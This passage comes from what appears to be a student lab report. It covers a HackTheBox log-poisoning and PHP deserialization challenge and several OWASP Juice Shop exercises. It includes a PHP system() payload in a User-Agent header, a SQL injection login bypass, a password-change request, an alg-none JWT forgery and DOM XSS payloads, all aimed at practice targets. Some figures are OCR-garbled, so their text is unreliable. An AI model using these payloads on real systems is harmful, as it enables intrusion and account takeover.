Import bookmarks... Getting Started

206.189.28.180 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/css/production.css HTTP/1.1" "http://206.189.28.180:30770/"
"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/js/production.js HTTP/1.1" "http://206.189.28.180:30770/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/images/ryana1.png HTTP/1.1" "http://206.189.28.180:30770/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/images/ryana2.png HTTP/1.1" "http://206.189.28.180:30770/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/images/writer.svg HTTP/1.1"
"http://206.189.28.180:30770/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/images/bucket.svg HTTP/1.1" "http://206.189.28.180:30770/" "Mozilla/5.0 (X11;
Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/images/facebook.svg HTTP/1.1" "http://206.189.28.180:30770/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/images/feedbak.svg HTTP/1.1" "http://206.189.28.180:30770/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/images/ryana4.png HTTP/1.1"
"http://206.189.28.180:30770/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/images/satcraft.svg HTTP/1.1"
"http://206.189.28.180:30770/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/images/ryana5.png HTTP/1.1" "http://206.189.28.180:30770/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/images/ryana6.png HTTP/1.1" "http://206.189.28.180:30770/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/images/instagram.svg HTTP/1.1"
"http://206.189.28.180:30770/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/images/youtube.svg HTTP/1.1" "http://206.189.28.180:30770/" "Mozilla/5.0 (X11;
Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/images/forever.ico HTTP/1.1" "http://206.189.28.180:30770/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /static/js/production.js HTTP/1.1" "-"
"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0" 206.189.28.180 - 200 "GET /favicon.ico HTTP/1.1" "http://206.189.28.180:30770/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/118.0"

```

Figure 4.18: Nginx Log Response

```

GET http://206.189.24.162:32294/ HTTP/1.1
host: 206.189.24.162:32294
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Connection: keep-alive
Cookie: PHPSESSID=z0iJQYwDLTW9kZwWiojE6e3M6NDoiZmLsZSI7czoyNToiL3Zhcj9sb2cvcvbmdbngvYWNjZXNzLmxvZyI7fQ==
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: 1

```

Figure 4.19: Get Request

```

GET http://206.189.24.162:32294/ HTTP/1.1
host: 206.189.24.162:32294
User-Agent: "Test"

```

Figure 4.20: User-Agent tinkering

```

206.189.24.162 - 200 "GET / HTTP/1.1" "-" "\x22Test\x22"

```

Figure 4.21: 200 Response

```

1103 L. 200.189.24.162.32294
User-Agent: <?php system('ls /');?>

```

Figure 4.22: PHP Payload



```
206.189.24.162 - 200 "GET / HTTP/1.1" "-" "bin
dev
entrypoint.sh
etc
flag_36yFd           
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www
"
```

Figure 4.23: File Flag

```
O:9:"PageModel":1:{s:4:"file";s:11:="/flag_36yFd";}
```

ABC 50 1

**Output** ✕

Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czo5MToiL2ZsYWdfMzZ5RmQiO3Q=

Figure 4.24: File Flag to Base64

HTB{P0i5on\_1n\_Cyb3r\_W4rF4R3?!}

Figure 4.25: Final Flag

## Chapter 5

# Juice Shop

### 5.1 Log in with Bender's user account

1st of all I looked around the website to try to find the Bender's email account. I found it on some reviews of some products 5.1. After With this I tried a SQLi on the email field 5.2 which got me inside the Bender's account 5.3 5.4.




Figure 5.1: Review with email address

# Login

Email \*

Password \*  

Figure 5.2: Bender's SQLi




Figure 5.3: Bender's Account

You successfully solved a challenge: Login Bender (Log in with Bender's user account.)

Figure 5.4: Challenge Solved

## 5.2 Change Bender's password

To change Bender's account I tried to use the Change password 5.5 that the user's have so I first understood how the request Works 5.6. We can see that it is a GET request so We can try to manipulate the request to see it's behaviour. I tried Multiple Querys:

- `http://127.0.0.1:3000/rest/user/change-password?current=12345` which responded with 401, "Password cannot be empty".
- `http://127.0.0.1:3000/rest/user/change-password?new=b` which responded with 401, "New and repeated password do not match".
- `http://127.0.0.1:3000/rest/user/change-password?current=12345&new=123456` which responded with 401, "New and repeated password do not match".
- `http://127.0.0.1:3000/rest/user/change-password?current=ba|(new=a&repeat=a)` which responded with 401, "Password cannot be empty".
- Finally `http://127.0.0.1:3000/rest/user/change-password?new=b&repeat=b` responded with 200 Ok, changing the current password.

Now if we can try to do this query logged in as Bender since we don't need its current password. If we send the following query "`http://127.0.0.1:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic`" 5.7 we get a 200 OK 5.8.

Change Password

Current Password \*

New Password \*

Repeat New Password \*

ⓘ Password must be 5-40 characters long. 6/40

6/20

Change

Figure 5.5: Change Password forms




Figure 5.6: Get Request

```
GET http://127.0.0.1:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic
```

Figure 5.7: Change Password Payload

You successfully solved a challenge: Change Bender's Password (Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password.)

Figure 5.8: Change Password Success

## 5.3 Forging an essentially unsigned JWT token

First we need to get valid JWT token, so I logged in as a valid user and the server sent me a token 5.9. I went to "https://jwt.io" and decoded my JWT Token 5.10, after I changed the email to a non existing user, to win the challenge I changed it to "jwtn3d@juice-sh.op" and change the the alg on the header to none 5.11, making the signature obsolete. Finally I encoded the Header and payload again to Base64URL 5.12. Finally I changed the authorization value of a request to my own payload 5.13 and got success 5.14.




Figure 5.9: Valid JWT token

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXM1OjZkdWNjZXNzIiw1ZGF0YSI6eyJpZCI6ImJIsInVzZXJuYW1lIjoieIiw1ZW1haWw1OiJhQGElcJWYXNdZDy9ZCk6IjkyZWII1mZlZTZhZTUzMWMzYWQ3MWM3Nzc1MzeINzhmIiwicm9sZI6ImNlc3RvbWVyIiw1ZGVsdHhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6InVuZGVmaW5lZCIsInBybzZpbGVJbWFnZSI6Iihhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsIm1lzQWN0aXZlIjp0cnVlClJCjxmVhdGVkQXQ1OiIyMDIzLEwLTmwIDEEOjE4ojUXLjQ3MSArMDA6MDAiLCJ1cGRhdGVkQXQ1OiIyMDIzLTEwLTmwIDEEOjA0OjIyLjYwMSArMDA6MDAiLCJkZWxlIdGVkQXQ1Om51bG9pLCJpYXQ1OjE2OTg2ODg2NDZ9.EfmUjq8SFJRJP0hN0jewxrP0wnSLpPa  
jx03E-Dgd-GxPDjCLur-VDDQy2afLc3g66jpfa_DlS0cl200iqlAEAFqBYTUlfH-uJWHGSUQNf8bkNWmXEeqksj9yvCtiLHIrcLQ30ydHy9bGWIntqd-kJ2mK10awxd2NUC3OK-29LA
```

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "typ": "JWT",  
  "alg": "RS256"  
}
```

PAYLOAD: DATA

```
{  
  "status": "success",  
  "data": {  
    "id": 22,  
    "username": "",  
    "email": "a@a.com",  
    "password": "92eb5ffee6ae2fec3ad71c777331578f",  
    "role": "customer",  
    "accessToken": "",  
    "refreshToken": "undefined",  
    "profileImage": ""  
  },  
  "/assets/public/images/uploads/default.svg",  
  "totpSecret": "",  
  "isActive": true,  
  "createdAt": "2023-10-30 13:18:51.471 +00:00",  
  "updatedAt": "2023-10-30 14:04:22.601 +00:00",  
  "deletedAt": null  
},  
  "iat": 1698688646  
}
```

VERIFY SIGNATURE

```
RSASHAZ56(  
base64UrlEncode(header) + "." +  
base64UrlEncode(payload),  


Public Key in SPKI, PKCS #1,  
X.509 Certificate, or JWK string format.

,  


Private Key in PKCS #8, PKCS #1,  
or JWK string format. The key never leaves your browser.

)
```

Figure 5.10: JWT decoded



HEADER: ALGORITHM & TOKEN TYPE
<pre> {   "typ": "JWT",   "alg": "none" } </pre>
PAYLOAD: DATA
<pre> {   "status": "success",   "data": {     "id": 22,     "username": "",     "email": "jwtn3d@juice-sh.op",     "password": "92eb5ffee6ae2fec3ad71c777531578f",     "role": "customer",     "deluxeToken": "",     "lastLoginIp": "undefined",     "profileImage": "/assets/public/images/uploads/default.svg",     "totpSecret": "",     "isActive": true,     "createdAt": "2023-10-30 13:18:51.471 +00:00",     "updatedAt": "2023-10-30 14:04:22.601 +00:00",     "deletedAt": null   },   "iat": 1698688646 } </pre>

Figure 5.11: Change Parameters on the JWT token



## 5.4 Perform a DOM XSS attack

Having a look into the DOM XSS attacks we can try to insert different payloads. I tried to use the "`<iframe src='javascript:alert(1)'\>`" 5.16 and the "`<img src=x onerror=alert(1)>`" 5.17. This works since we run the `alert(1)` command on a different context. If we tried to do "`<script>alert(1)</script>`" the website doesn't allow any popup to appear making it obsolete.




Figure 5.15: Iframe Payload




Figure 5.16: Iframe Response




Figure 5.17: Image Payload Response